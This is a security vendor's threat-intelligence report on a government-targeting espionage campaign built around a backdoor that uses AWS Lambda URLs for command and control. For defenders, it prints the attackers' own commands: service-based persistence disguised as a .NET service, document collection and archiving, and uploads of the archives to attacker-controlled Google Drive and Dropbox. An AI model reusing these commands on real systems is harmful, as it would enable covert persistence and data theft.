

Behind the Clouds: Attackers Targeting Governments in Southeast Asia Implement Novel Covert C2 Communication

By Lior Rochberger

Published: 2025-07-14 · Archived: 2026-06-04 02:00:46 UTC

Executive Summary

Since late 2024, Unit 42 researchers have been tracking a cluster of suspicious activity as CL-STA-1020, targeting governmental entities in Southeast Asia. The threat actors behind this cluster of activity have been collecting sensitive information from government agencies, including information about recent tariffs and trade disputes.

This campaign is particularly noteworthy due to its novel tradecraft. The threat actors have developed a previously undocumented Windows backdoor, which we named HazyBeacon.

This backdoor leverages AWS Lambda URLs as command and control (C2) infrastructure. AWS Lambda URLs are a feature of AWS Lambda that allows users to invoke serverless functions directly over HTTPS. This technique uses legitimate cloud functionality to hide in plain sight, creating a reliable, scalable and difficult-to-detect communication channel.

In this analysis, we aim to provide security teams with the necessary insights to detect and mitigate this emerging threat, while contributing to the broader understanding of how attackers exploit cloud services for malicious purposes.

Figure 1 shows the high-level execution flow of this attack.




Figure 1. Execution flow of Lambda URL abuse.

Palo Alto Networks customers are better protected from the threats described here through the following products and services:

- [Advanced WildFire](#)
- [Cortex XDR](#) and [XSIAM](#)
- [Cortex Cloud](#)

Organizations can gain help assessing cloud security posture through the [Unit 42 Cloud Security Assessment](#).

If you think you might have been compromised or have an urgent matter, contact the [Unit 42 Incident Response team](#).

Related Unit 42 Topics[Backdoor](#), [AWS](#)

Background

During our investigation of activity cluster CL-STA-1020, we discovered a new, undocumented Windows backdoor that we named HazyBeacon. This backdoor leverages a novel C2 technique in which the backdoor establishes C2 communication via AWS Lambda URLs. This method was first [reported by Trellix](#) in June 2025, in the context of an advanced persistent threat (APT) activity.

Based on the threat actors' actions, it appears that the primary goal behind the attack is covert intelligence gathering. Specifically, they're collecting sensitive government data, including information related to recent trade disputes.

The tactic of hiding in plain sight was further observed throughout the exfiltration phase of the attack, with the threat actor's use of legitimate services. The threat actor also used Google Drive and Dropbox as exfiltration channels, blending in with normal network traffic.

Backdoor Through the Side Door

During our investigation, we observed that the attackers leveraged DLL sideloading to deploy the HazyBeacon backdoor. They planted a malicious DLL in C:\Windows\assembly\mscorsvc.dll, alongside a legitimate Windows executable, mscorsvw.exe.

When mscorsvw.exe was triggered by its registered Windows service, it loaded the malicious replacement DLL instead of the legitimate Microsoft library. It then connected to the threat actor-controlled Lambda URL as shown in Figure 2 below.




Figure 2. DLL sideloading of the HazyBeacon DLL.

To establish persistence on the compromised Windows endpoint, the threat actor created a Windows service named msdnetsvc, which ensured that the HazyBeacon DLL would be loaded even after rebooting the system. Figure 3 below shows this command.

```
sc create msdnetsvc binpath= "C:\\Windows\\System32\\Cmd.exe /c
Start /b C:\\Windows\\Assembly\\mscorsvw.exe\" start= auto
DisplayName= "Microsoft.NET Service"
```

Figure 3. Service control command used to create the persistence.

AWS Lambda URL Misuse

[AWS Lambda](#) is a serverless computing service that runs code in response to events without requiring server provisioning or management. AWS introduced [Lambda URLs](#) in 2022 to extend this functionality by providing customers with a way to configure dedicated HTTPS endpoints for Lambda functions. These endpoints allow the functions to be invoked directly using standard web requests, without the need for complex API Gateway configurations.

The manipulation of this service has several tactical advantages for threat actors. When put to malicious use, a Lambda function that a threat actor controls can operate as a dynamic C2 server that receives [beaconing requests](#) from compromised systems.

Hiding Behind the Clouds

Communication with AWS-hosted services that establish amazonaws[.]com domains is a common practice, due to legitimate business dependencies. Many newer AWS services and features that allow customers to configure infrastructure use DNS names like on.aws. However, threat actors often create their own AWS accounts or use compromised AWS accounts — and the network services of these accounts — to disguise their malicious operations. This can enable their malicious network actions to bypass traditional detection within enterprise environments.

A Novel Approach to C2

The malicious DLL observed in the attack, mscorsvc.dll, established a C2 channel through an AWS Lambda URL. This essentially utilized a serverless architecture that allowed the attacker to blend their C2 traffic with legitimate AWS communications, in an attempt to evade traditional network detection.

Once the malware started beaconing to the actor-controlled Lambda URL endpoint at <redacted>.lambda-url.ap-southeast-1.on[.]aws, it began receiving commands to execute and additional payloads to download.

As a result, the malware downloaded and stored the payloads listed in Table 1 under C:\ProgramData.

File Path	Description
C:\ProgramData\7z.exe	Legitimate 7-Zip utility to archive files
C:\ProgramData\igfx.exe	File collector
C:\ProgramData\GoogleGet.exe	Connects to a Google Drive (using a given drive ID as an argument) and performs authentication

C:\ProgramData\google.exe	Custom Google Drive file uploader
C:\ProgramData\GoogleDrive.exe	Custom Google Drive file uploader
C:\ProgramData\GoogleDriveUpload.exe	Custom Google Drive file uploader
C:\ProgramData\Dropbox.exe	Custom Dropbox file uploader

Table 1. Payloads downloaded by HazyBeacon.

Figure 4 shows the full execution flow, including the payloads listed above.




Figure 4. Full execution flow of the attack.

Collecting Data

The first payload executed was igfx.exe — the file collector. This tool receives a time range and file extensions as input, then creates a ZIP archive (named after the machine) containing all the collected files. Figure 5 shows this payload.

```
igfx.exe 2025<month,day> 2025<month,day> doc;docx;xls;xlsx;pdf
```

Figure 5. Igfx.exe file collector payload.

After creating the ZIP file, the attackers used 7z.exe to create several 200 MB-sized files from the ZIP, as shown in Figure 6.

```
7z a 1.7z <machine_name>.zip -v200m
```

Figure 6. 7z.exe file storage payload.

The attacker then conducted targeted reconnaissance, executing a search for documents related to the ongoing trade war, such as the search shown in Figure 7 below for “letter to US President on Tariffs measures.”

```
cmd.exe /C where /r d:\ "<redacted>@letter to US President on  
Tariffs measures.pdf"
```

Figure 7. Command to search for specific communications.

Exfiltration

The threat actors attempted to use multiple utilities for the purpose of exfiltrating the files collected from the compromised network.

First, they used GoogleGet.exe to connect to their own Google Drive repository, giving the drive ID as an argument. Then, the threat actors used the utilities shown in Figure 8 to try to upload the files to Google Drive and Dropbox. All of these upload attempts were correctly flagged by the detection mechanism as malicious and were blocked.

```
C:\programdata\google.exe c:\programdata\ 1.7z.*  
C:\programdata\GoogleDrive.exe c:\programdata\ 1.7z.*  
C:\programdata\GoogleDriveUpload.exe c:\programdata\1.7z.*  
C:\programdata\Dropbox.exe c:\programdata\ 1.7z.*
```

Figure 8. Attempts to upload files to repositories.

Following these exfiltration attempts, the attacker executed cleanup commands to remove evidence of their activities. They deleted the archive files they had created, along with all the payloads.

Conclusion

This research article details a new cluster of activity, tracked as CL-STA-1020, which targets government entities in Southeast Asia. This cluster took significant effort to remain undetected, hiding in plain sight. They also leveraged a novel technique for covert malware C2 communication via AWS Lambda function URLs.

Our investigation also uncovered a previously undocumented Windows backdoor that we named HazyBeacon. The threat actors used HazyBeacon as the main tool for maintaining a foothold and collecting sensitive information from the affected governmental entities. The data exfiltration attempts leveraged legitimate cloud storage services, blending their activity with normal network traffic.

This campaign highlights how attackers continue to find new ways to abuse legitimate, trusted cloud services. Security teams should prioritize enhanced monitoring of cloud resource usage. These teams should also develop detection strategies that can identify suspicious patterns of communication with trusted cloud services to better detect and prevent such attacks.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- The [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- [Cortex XDR](#) and [XSIAM](#) customers are better protected against the threat mentioned in this article by the [Behavioral Threat Protection module that](#) detects and blocks the execution of processes with malicious behavior, [and](#) machine learning based Local Analysis module, which can prevent the execution of known and unknown malware
- [Cortex Cloud](#) customers are better protected from the topics discussed within this article through the proper placement of Cortex Cloud [XDR endpoint agent](#) and [serverless agents](#) within a cloud environment. Designed to protect a cloud's posture and runtime operations against these threats through the detection and prevention of the malicious operations or configuration alterations or exploitations discussed within this article.

Organizations can gain help assessing cloud security posture through the [Unit 42 Cloud Security Assessment](#).

If you think you might have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Indicators of Compromise

- SHA256 hashes for the Lambda-URL backdoor (C:\Windows\assembly\mscorsvc.dll)
 - 4931df8650521cfd686782919bda0f376475f9fc5f1fee9d7cf3a4e0d9c73e30
- SHA256 hashes for the Google Drive file uploader (C:\ProgramData\google.exe)
 - d20b536c88ecd326f79d7a9180f41a2e47a40fcf2cc6a2b02d68a081c89eaeaa
- SHA256 hashes for the Google Drive file uploader (C:\ProgramData\GoogleDrive.exe)
 - 304c615f4a8c2c2b36478b693db767d41be998032252c8159cc22c18a65ab498
- SHA256 hashes for the Google Drive file uploader (C:\ProgramData\GoogleDriveUpload.exe)
 - f0c9481513156b0cdd216d6dfb53772839438a2215d9c5b895445f418b64b886
- SHA256 hashes for the Dropbox file uploader (C:\ProgramData\Dropbox.exe)
 - 3255798db8936b5b3ae9fed6292413ce20da48131b27394c844ecec186a1e92f

- SHA256 hashes for the file collector (C:\ProgramData\igfx.exe)
 - 279e60e77207444c7ec7421e811048267971b0db42f4b4d3e975c7d0af7f511e
- SHA256 hashes for the Google Drive connect tool (C:\ProgramData\GoogleGet.exe)
 - d961aca6c2899cc1495c0e64a29b85aa226f40cf9d42dadcd291c4f601d6e27c3

Source: <https://unit42.paloaltonetworks.com/windows-backdoor-for-novel-c2-communication/>